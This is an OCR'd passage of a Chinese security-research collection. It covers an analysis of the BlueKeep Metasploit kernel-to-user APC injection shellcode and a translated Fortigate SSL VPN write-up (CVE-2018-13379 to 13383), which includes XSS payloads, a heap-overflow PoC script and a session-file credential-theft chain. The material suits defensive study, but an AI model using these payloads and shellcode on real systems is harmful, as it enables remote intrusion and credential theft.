seg000:FFFFFA8004A01D14                 mov     ecx, 0C0000082h
seg000:FFFFFA8004A01D19                 mov     eax, [rbp+0]
seg000:FFFFFA8004A01D1C                 mov     edx, [rbp+4]
seg000:FFFFFA8004A01D1F                 wrmsr
seg000:FFFFFA8004A01D21                 sti
seg000:FFFFFA8004A01D22                 call    sub_FFFFFA8004A01D35
seg000:FFFFFA8004A01D27                 cli
```

Figure 4.18: enter description here

```
nt!KiSystemCall64:
fffff800`03e84640 0f01f8          swapgs
fffff800`03e84643 654889242510000000 mov   qword ptr gs:[10h],rsp
fffff800`03e8464c 65488b2425a8010000 mov   rsp,qword ptr gs:[1A8h]
fffff800`03e84655 6a2b            push    2Bh
fffff800`03e84657 65ff342510000000 push    qword ptr gs:[10h]
fffff800`03e8465f 4153            push    r11
fffff800`03e84661 6a33            push    33h
fffff800`03e84663 51              push    rcx
```

Figure 4.19: enter description here

```
    ;====================================
    ; find nt kernel address
    ;====================================
    mov r15, qword [rbp+#{data_origin_syscall_offset}]      ; KiSystemCall64 is an address in nt kernel
    shr r15, 0xc                ; strip to page size
    shl r15, 0xc

_x64_find_nt_walk_page:
    sub r15, 0x1000             ; walk along page size
    cmp word [r15], 0x5a4d      ; 'MZ' header
    jne _x64_find_nt_walk_page
```

Figure 4.20: enter description here

```
;-------------------------------------
; get current EPROCESS and ETHREAD
;-------------------------------------
mov r14, qword [gs:0x188]    ; get _ETHREAD pointer from KPCR
mov edi, #{psgetcurrentprocess_hash}
call win_api_direct
xchg rcx, rax       ; rcx = EPROCESS

; r15 : nt kernel address
; r14 : ETHREAD
; rcx : EPROCESS
```

Figure 4.21: enter description here

```
+0x2a0 Spare              : Ptr64 Void
+0x2a8 ConsoleHostProcess : Uint8B
+0x2b0 DeviceMap          : Ptr64 Void
+0x2b8 EtwDataSource      : Ptr64 Void
+0x2c0 FreeTebHint        : Ptr64 Void
+0x2c8 PageDirectoryPte   : _HARDWARE_PTE
+0x2c8 Filler             : Uint8B
+0x2d0 Session            : Ptr64 Void
+0x2d8 ImageFileName      : [15] UChar
+0x2e7 PriorityClass      : UChar
+0x2e8 JobLinks           : _LIST_ENTRY
+0x2f8 LockedPagesList    : Ptr64 Void
+0x300 ThreadListHead     : _LIST_ENTRY
+0x310 SecurityPort       : Ptr64 Void
+0x318 Wow64Process       : Ptr64 Void
```

Figure 4.22: enter description here

```
    ;====================================
    ; find offset of EPROCESS.ImageFilename
    ;====================================
    mov edi, #{psgetprocessimagefilename_hash}
    call get_proc_addr
    mov eax, dword [rax+3]  ; get offset from code (offset of ImageFilename is always > 0x7f)
    mov ebx, eax        ; ebx = offset of EPROCESS.ImageFilename


    ;====================================
    ; find offset of EPROCESS.ThreadListHead
    ;====================================
    ; possible diff from ImageFilename offset is 0x28 and 0x38 (Win8+)
    ; if offset of ImageFilename is more than 0x400, current is (Win8+)

    cmp eax, 0x400      ; eax is still an offset of EPROCESS.ImageFilename
    jb _find_eprocess_threadlist_offset_win7
    add eax, 0x10
_find_eprocess_threadlist_offset_win7:
    lea rdx, [rax+0x28] ; edx = offset of EPROCESS.ThreadListHead
```

Figure 4.23: enter description here

```
    ;====================================
    ; find offset of ETHREAD.ThreadListEntry
    ;====================================

    lea r8, [rcx+rdx]   ; r8 = address of EPROCESS.ThreadListHead
    mov r9, r8

    ; ETHREAD.ThreadListEntry must be between ETHREAD (r14) and ETHREAD+0x700
_find_ethread_threadlist_offset_loop:
    mov r9, qword [r9]

    cmp r8, r9          ; check end of list
    je _insert_queue_apc_done    ; not found !!!

    ; if (r9 - r14 < 0x700) found
    mov rax, r9
    sub rax, r14
    cmp rax, 0x700
    ja _find_ethread_threadlist_offset_loop
    sub r14, r9         ; r14 = -(offset of ETHREAD.ThreadListEntry)
```

Figure 4.24: enter description here

```
.text:000000014004B6E0 ; HANDLE __stdcall PsGetProcessId(PEPROCESS Process)
.text:000000014004B6E0                 public PsGetProcessId
.text:000000014004B6E0 PsGetProcessId  proc near               ; CODE XREF: PfLogFileDataAccess+7F↓p
.text:000000014004B6E0                                         ; EtwQueryPerformanceTraceInformation+5DF↓p ...
.text:000000014004B6E0                 mov     rax, [rcx+180h]
.text:000000014004B6E7                 retn
.text:000000014004B6E7 PsGetProcessId  endp
```

Figure 4.25: enter description here

```
+0x178 RundownProtect    : _EX_RUNDOWN_REF
+0x180 UniqueProcessId   : Ptr64 Void
+0x188 ActiveProcessLinks : _LIST_ENTRY
+0x198 ProcessQuotaUsage : [2] Uint8B
+0x1a8 ProcessQuotaPeak : [2] Uint8B
```

Figure 4.26: enter description here

```
;====================================
; find offset of EPROCESS.ActiveProcessLinks
;====================================
mov edi, #{psgetprocessid_hash}
call get_proc_addr
mov edi, dword [rax+3]  ; get offset from code (offset of UniqueProcessId is always > 0x7f)
add edi, 8      ; edi = offset of EPROCESS.ActiveProcessLinks = offset of EPROCESS.UniqueProcessId + sizeof(EPROCESS.UniqueProcessId)
```

Figure 4.27: enter description here

```
_find_target_process_loop:
    lea rsi, [rcx+rbx]

    push rax
    call calc_hash
    cmp eax, #{spoolsv_exe_hash}  ; "spoolsv.exe"
    pop rax
    jz found_target_process

;---------- HACK PROCESS NOT FOUND start -----------
    inc rax
    cmp rax, 0x300      ; HACK not found!
    jne _next_find_target_process
    xor ecx, ecx
    ; clear queueing kapc flag, allow other hijacked system call to run shellcode
    mov byte [rbp+#{data_queueing_kapc_offset}], cl

    jmp _r3_to_r0_done

;---------- HACK PROCESS NOT FOUND end -----------

_next_find_target_process:
    ; next process
    mov rcx, [rcx+rdi]
    sub rcx, rdi
    jmp _find_target_process_loop
```

Figure 4.28: enter description here

```
.text:0000000140058B34                public PsGetThreadTeb
.text:0000000140058B34 PsGetThreadTeb proc near               ; CODE XREF: PspWow64ReadOrWriteThreadCpuArea+56↓p
.text:0000000140058B34                                        ; EtwpTraceThreadRundown+B3↓p
.text:0000000140058B34                                        ; DATA XREF: ...
.text:0000000140058B34                mov     rax, [rcx+0B8h]
.text:0000000140058B3B                retn
.text:0000000140058B3B PsGetThreadTeb endp
```

Figure 4.29: enter description here

```
+0x088 ApcQueueLock     : Uint8B
+0x090 WaitStatus       : Int8B
+0x098 WaitBlockList    : Ptr64 _KWAIT_BLOCK
+0x0a0 WaitListEntry    : _LIST_ENTRY
+0x0a0 SwapListEntry    : _SINGLE_LIST_ENTRY
+0x0b0 Queue            : Ptr64 _KQUEUE
+0x0b8 Teb              : Ptr64 Void
+0x0c0 Timer            : _KTIMER
+0x100 AutoAlignment    : Pos 0, 1 Bit
+0x100 DisableBoost     : Pos 1, 1 Bit
+0x100 EtwStackTraceApc1Inserted : Pos 2, 1 Bit
+0x100 EtwStackTraceApc2Inserted : Pos 3, 1 Bit
```

Figure 4.30: enter description here

```
    lea rsi, [rcx + rdx]    ; rsi = ThreadListHead address
    mov rbx, rsi    ; use rbx for iterating thread

    ; checking alertable from ETHREAD structure is not reliable because each Windows version has different offset.
    ; Moreover, alertable thread need to be waiting state which is more difficult to check.
    ; try queueing APC then check KAPC member is more reliable.

_insert_queue_apc_loop:
    ; move backward because non-alertable and NULL TEB.ActivationContextStackPointer threads always be at front
    mov rbx, [rbx+8]

    cmp rsi, rbx
    je _insert_queue_apc_loop   ; skip list head

    ; find start of ETHREAD address
    ; set it to rdx to be used for KeInitializeApc() argument too
    lea rdx, [rbx + r14]    ; ETHREAD

    ; userland shellcode (at least CreateThread() function) need non NULL TEB.ActivationContextStackPointer.
    ; the injected process will be crashed because of access violation if TEB.ActivationContextStackPointer is NULL.
    ; Note: APC routine does not require non-NULL TEB.ActivationContextStackPointer.
    ; from my observation, KTRHEAD.Queue is always NULL when TEB.ActivationContextStackPointer is NULL.
    ; Teb member is next to Queue member.
    mov edi, #{psgetthreadteb_hash}
    call get_proc_addr
    mov eax, dword [rax+3]      ; get offset from code (offset of Teb is always > 0x7f)
    cmp qword [rdx+rax-8], 0    ; KTHREAD.Queue MUST not be NULL
    je _insert_queue_apc_loop
```

Figure 4.31: enter description here




Figure 4.32: enter description here

然后根据前面保存的 PEB 地址通过 LDR 链找到 kernel32.dll 的地址然后找到 CreateThread 的地址，保存到 SystemArgument1。

最后 KiUserApcDispatcher 函数调用真正在用户态运行的 payload，并且参数是 CreateThread，因为此时还处于原来的被打断的线程，所以首先需要新建一个线程。

4.3 0x02 时间线

2019-09-07 metasploit-framework 仓库公开发布了 CVE-2019-0708 的利用模块

2019-09-16 360CERT 发布分析

4.4 0x03 参考链接

Playing with the BlueKeep MetaSploit module

ETERNALBLUE Exploit Analysis and Port to Microsoft Windows 10

```
    ;====================================
    ; find CreateThread address (in kernel32.dll)
    ;====================================
    mov rax, [rbp+#{data_peb_addr_offset}]
    mov rax, [rax + 0x18]       ; PEB->Ldr
    mov rax, [rax + 0x20]       ; InMemoryOrder list

    ;lea rsi, [rcx + rdx]    ; rsi = ThreadListHead address
    ;mov rbx, rsi    ; use rbx for iterating thread
_find_kernel32_dll_loop:
    mov rax, [rax]       ; first one always be executable
    ; offset 0x38 (WORD)  => must be 0x40 (full name len c:\windows\system32\kernel32.dll)
    ; offset 0x48 (WORD)  => must be 0x18 (name len kernel32.dll)
    ; offset 0x50  => is name
    ; offset 0x20  => is dllbase
    ;cmp word [rax+0x38], 0x40
    ;jne _find_kernel32_dll_loop
    cmp word [rax+0x48], 0x18
    jne _find_kernel32_dll_loop

    mov rdx, [rax+0x50]
    ; check only "32" because name might be lowercase or uppercase
    cmp dword [rdx+0xc], 0x00320033   ; 3\x002\x00
    jnz _find_kernel32_dll_loop

    ;int3
    mov r15, [rax+0x20]
    mov edi, #{createthread_hash}
    call get_proc_addr

    ; save CreateThread address to SystemArgument1
    mov [rbx], rax
```

Figure 4.33: enter description here

```
kernel32!CreateThread:
0033:00000000`78d36580 4883ec48        sub     rsp,48h
0033:00000000`78d36584 488b442478      mov     rax,qword ptr [rsp+78h]
0033:00000000`78d36589 4889442438      mov     qword ptr [rsp+38h],rax
0033:00000000`78d3658e 8b442470        mov     eax,dword ptr [rsp+70h]
0033:00000000`78d36592 48c744243000000000 mov   qword ptr [rsp+30h],0
0033:00000000`78d3659b 89442428        mov     dword ptr [rsp+28h],eax
0033:00000000`78d3659f 4c894c2420      mov     qword ptr [rsp+20h],r9
```

```
Command - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_Windows_7_x64' - WinDbg:10.0.18362.1 AMD64
fffffa80`04a01f6d 488b4018        mov     rax,qword ptr [rax+18h]
kd> p
fffffa80`04a01f71 488b4020        mov     rax,qword ptr [rax+20h]
kd> eb 2040000 cc
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00000000`02040000 cc              int     3
kd> kb
 # RetAddr           : Args to Child                                                   : Call Site
00 00000000`78ea112b : ffffffff`ffd04100 00000000`78d36580 00000000`00000000 00000000`02040000 : 0x2040000
01 00000000`78ea2c1a : 00000000`78e6fe0b 00000000`00000001 00000000`00000000 00000000`78f545e8 : ntdll!KiUserApcDispatcher+0x2b
02 00000000`78e6fe0b : 00000000`00000001 00000000`00000000 00000000`78f545e8 00000000`00000000 : ntdll!NtWaitForWorkViaWorkerFactory+0xa
03 00000000`78d3652d : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : ntdll!TppWorkerThread+0x2c9
04 00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : kernel32!BaseThreadInitThunk+0xd
```

Figure 4.34: enter description here

Fortigate SSL VPN 漏洞分析

译者：興趣使然的小胃

来源：https://www.anquanke.com/post/id/184097


5.1 0x00 前言

上个月我们分析了 Palo Alto Networks GlobalProtect 中的RCE 漏洞，今天来看重头戏：针对 Fortigate SSL VPN 的漏洞分析。我们已经在 Black Hat 和 DEFCON 上发表过相关演讲，如果大家想了解更多细节，可以下载演讲文稿。

整个故事从 8 月份开始讲起，当时我们开始研究 SSL VPN。与 site-to-site VPN 相比（如 IPSEC 和 PPTP），SSL VPN 更便于使用，并且可以与任何网络环境相兼容。因此，现在 SSL VPN 已经成为企业领域最流行的远程访问方式。

然而，如果这类 ‘‘可靠的’’ 设备不再安全那怎么办？虽然这类设备是重要的企业资产，但通常却疏于管理。根据我们对财富 500 强企业的调查结果，前 3 大 SSL VPN 厂商占据了 75% 的市场份额，SSL VPN 市场并没有太复杂，因此一旦我们在常见的 SSL VPN 中找到严重漏洞，就会造成巨大的影响。此外，SSL VPN 必须对互联网开放，因此也是绝佳的攻击点。

在研究之初，我们对 SSL VPN 主要企业涉及到的 CVE 数量进行了统计，结果如下：



(https://p

似乎 Fortinet 以及 Pulse Secure 是最为安全的解决方案，但这是真的吗？我们一直都是勇敢的挑战者，因此决定开始寻找 Fortinet 及 Pulse Secure 的弱点。本文介绍了关于 Fortigate SSL VPN 漏洞方面的内容，下一篇文章会介绍关于 Pulse Secure 的内容，那部分最为精彩，敬请关注。

5.2 0x01 Fortigate SSL VPN

Fortinet 将其 SSL VPN 产品线称为 Fortigate SSL VPN，主要应用于最终用户以及中型企业。目前互联网上这些服务器的数量已超过 48 万台，主要集中在亚洲及欧洲区域。Fortigate SSL VPN 在 URL 中有一个/remote/login 特征，并且包含如下 3 个特点：

1、一体化程序

我们从文件系统开始研究，尝试列出/bin/目录中的所有程序，发现这些都是符号链接，指向/bin/init，如下所示：

```
bash-4.1# ls -l /bin
total 51388
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 acd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alarmd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 alertmail -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 authd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 awsd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 azd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 bgpd -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardctl -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 cardmgr -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chat -> /bin/init
lrwxrwxrwx 1 0 0        9 Jun  5 23:42 chlbd -> /bin/init
```

(https://p

Fortigate 将所有程序编译并配置成一个统一的程序，因此会让最终的 init 程序变得非常庞大。这个程序包含上千个函数，并且没有符号，只包含 SSL VPN 所需的必要程序，整个环境对黑客来说非常不友好。比如，我们在这个文件系统中甚至找不到/bin/ls 或者/bin/cat。

2、Web 守护进程

Fortigate 上运行着 2 个 web 接口，一个用于管理界面，监听在 443 端口，由/bin/httpsd 负责处理；另一个是普通用户界面，默认监听在 4433 端口上，由/bin/sslvpnd 负责处理。通常情况下，管理员页面不会对互联网开放，因此我们只能访问用户接口。

经过调查后，我们发现这个 web 服务器是 apache 的修改版，但竟然源自于 2002 年的 apache。显然官方对 2002 版的 apache 进行了修改，添加了自己的功能。我们可以对照 apache 的源码，来加快分析进度。

这两个 web 服务都将自己的 apache 模块编译到程序文件中，以处理每个 URL 路径。我们可以找到标明处理函数的一张表，继续深入研究这些函数。

3、WebVPN

WebVPN 是一种非常方便的代理功能，可以让我们简单通过浏览器连接到所有服务。WebVPN 支持许多协议，比如 HTTP、FTP、RDP，也能处理各种 web 资源，比如 WebSocket 以及 Flash。为了正确处理网站业务，WebVPN 会解析 HTML，重写所有网址。这个过程涉及到大量字符串操作，很容易产生内存错误。

5.3 0x02 漏洞描述

我们找到了一些漏洞：

5.3.1 CVE-2018-13379：预认证任意文件读取

在获取对应的语言文件时，目标设备会使用 `lang` 参数来生成 json 文件路径：

```
snprintf(s, 0x40, "/migadmin/lang/%s.json", lang);
```

该操作没有保护措施，会直接附加文件扩展名。看上去我们似乎只能读取 json 文件，然而实际上我们可以滥用 `snprintf` 的功能。根据 man 页面，`snprintf` 最多会将 `size-1` 大小的数据写入输出字符串中。因此，我们只需要让数据超过缓冲区大小，就可以剔除`.json` 扩展符，从而实现任意文件读取。

5.3.2 CVE-2018-13380：预认证 XSS

目标服务存在几个 XSS 点，如下所示：

```
/remote/error?errmsg=ABABAB--%3E%3Cscript%3Ealert(1)%3C/script%3E
/remote/loginredir?redir=6a6176617363726970743a616c65727428646f63756d656e742e646f6d61696e29
/message?title=x&msg=%26%23<svg/onload=alert(1)>;
```

5.3.3 CVE-2018-13381：预认证堆溢出

目标分 2 阶段对 HTML 实体代码进行编码。服务器首先会计算编码字符串所需的缓冲区大小，然后将编码结果存放到该缓冲区中。举个例子，在计算阶段，< 字符串的编码结果为 <，这样就会占用 5 个字节。如果服务器碰到了以 `&#` 开头的字符串（比如 <），就认为该字符出已经经过编码，会直接计算字符串长度，例如：

```
c = token[idx];
if (c == '(' || c == ')' || c == '#' || c == '<' || c == '>')
    cnt += 5;
else if(c == '&' && html[idx+1] == '#')
    cnt += len(strchr(html[idx], ';')-idx);
```

然而，长度计算过程以及编码过程中存在不一致的部分，编码部分并没有充分考虑到这种情况。

```
switch (c)
{
    case '<':
        memcpy(buf[counter], "&lt;", 5);
```

```
            counter += 4;
            break;
        case '>':
        // ...
        default:
            buf[counter] = c;
            break;
        counter++;
}
```

如果我们输入恶意字符串 `&#<<<;`，那么 `<` 仍然会被编码为 `<`，因此结果会变成 `&#<<<;`。这显然比预期的 6 字节长度要大，因此会造成堆缓冲区溢出。

PoC：

```
import requests


data = {
    'title': 'x',
    'msg': '&#' + '<'*(0x20000) + ';<',
}
r = requests.post('https://sslvpn:4433/message', data=data)
```


5.3.4 CVE-2018-13382：magic 后门

在登录页面，我们找到了一个特别的参数：`magic`。一旦该参数值匹配硬编码的一个字符串，我们就可以修改任何用户的密码。

```
magic = httpd_get_param(params, "magic");
if (magic && !strcmp(magic, "4[illegible]6"))
```

(https://p

根据我们的调查结果，目前还有许多 Fortigate SSL VPN 没有打上补丁。因此，考虑到这个漏洞的严重程度，我们并不会公布这个魔术字符串。然而，来自 CodeWhite 的研究人员已经复现了这个漏洞，因此其他攻击者很快也会成功利用这个漏洞。请大家尽快更新手头上的 Fortigate ASAP。



(https://p4.ssl.qhimg.com/t

5.3.5 CVE-2018-13383：后认证堆溢出

这个漏洞位于 WebVPN 功能中。在解析 HTML 中的 JavaScript 时，服务器会尝试使用如下代码将内容拷贝到缓冲区中：

```
memcpy(buffer, js_buf, js_buf_len);
```

缓冲区大小固定为 0x2000，但输入字符串没有长度限制，因此这里存在堆缓冲区问题。需要注意的是，这个漏洞可以溢出 Null 字节，这在漏洞利用中非常有用。

为了触发缓冲区溢出，我们需要将利用代码放在 HTTP 服务器上，然后要求 SSL VPN 以正常用户权限代理我们的利用请求。

5.4 0x03 漏洞利用

一开始官方公告中表明这些漏洞不会造成 RCE 风险，实际上这里官方有些误解。接下来我们将演示如何在不需要身份认证的情况下，从用户登录界面来利用漏洞。

5.4.1 CVE-2018-13381

我们首先尝试利用这个预认证堆溢出漏洞。然而这个漏洞利用起来有个问题：不支持溢出 Null 字节。通常情况下，这并不是非常严重的问题。堆利用技术现在应该可以克服这个困难。然而我们发现在 Fortigate 上尝试堆风水简直是一场灾难，该设备上存在一些阻碍，会让堆变得不稳定，难以控制。这些因素包括：

1、单线程，单进程，单 allocator

Web 守护程序会使用 `epoll()` 来处理多个连接，没有采用多进程或者多线程方案，并且主进程和程序都使用了相同的堆：`JeMalloc`。这意味着所有连接对应的所有操作所分配的内存都在同一个堆上，因此整个堆会变得非常乱。

2、定期触发操作

这种方式会干扰堆布局，并且无法控制。我们无法仔细布置堆结构，稍微不慎就会导致堆被摧毁。

3、引入 Apache 内存管理机制

分配的内存空间不会被 `free()`，除非连接结束。我们无法在单个连接中布置堆结构。实际上这种方式可以有效缓解堆漏洞，特别是 UAF（use-after-free）类漏洞。

4、JeMalloc

JeMalloc 会隔离元数据以及用户数据，因此我们难以修改元数据来把玩堆布局。此外，JeMalloc 会将小型对象集中管理，这样也限制了我们的利用途径。


我们在这里陷入泥潭，因此选择尝试别的道路。如果大家成功利用该漏洞，欢迎随时联系我们。

5.4.2 CVE-2018-13379 + CVE-2018-13383

这是预认证（pre-auth）文件读取漏洞以及后认证（post-auth）堆溢出漏洞的组合使用。一个用于通过身份认证，另一个用于搞定 shell。

1、身份认证

我们首先利用 CVE-2018-13379 来泄露会话文件。这个 session 文件中包含一些有价值的信息，比如用户名以及明文密码，这样我们就可以轻松登录。



(https://p

2、搞定 shell

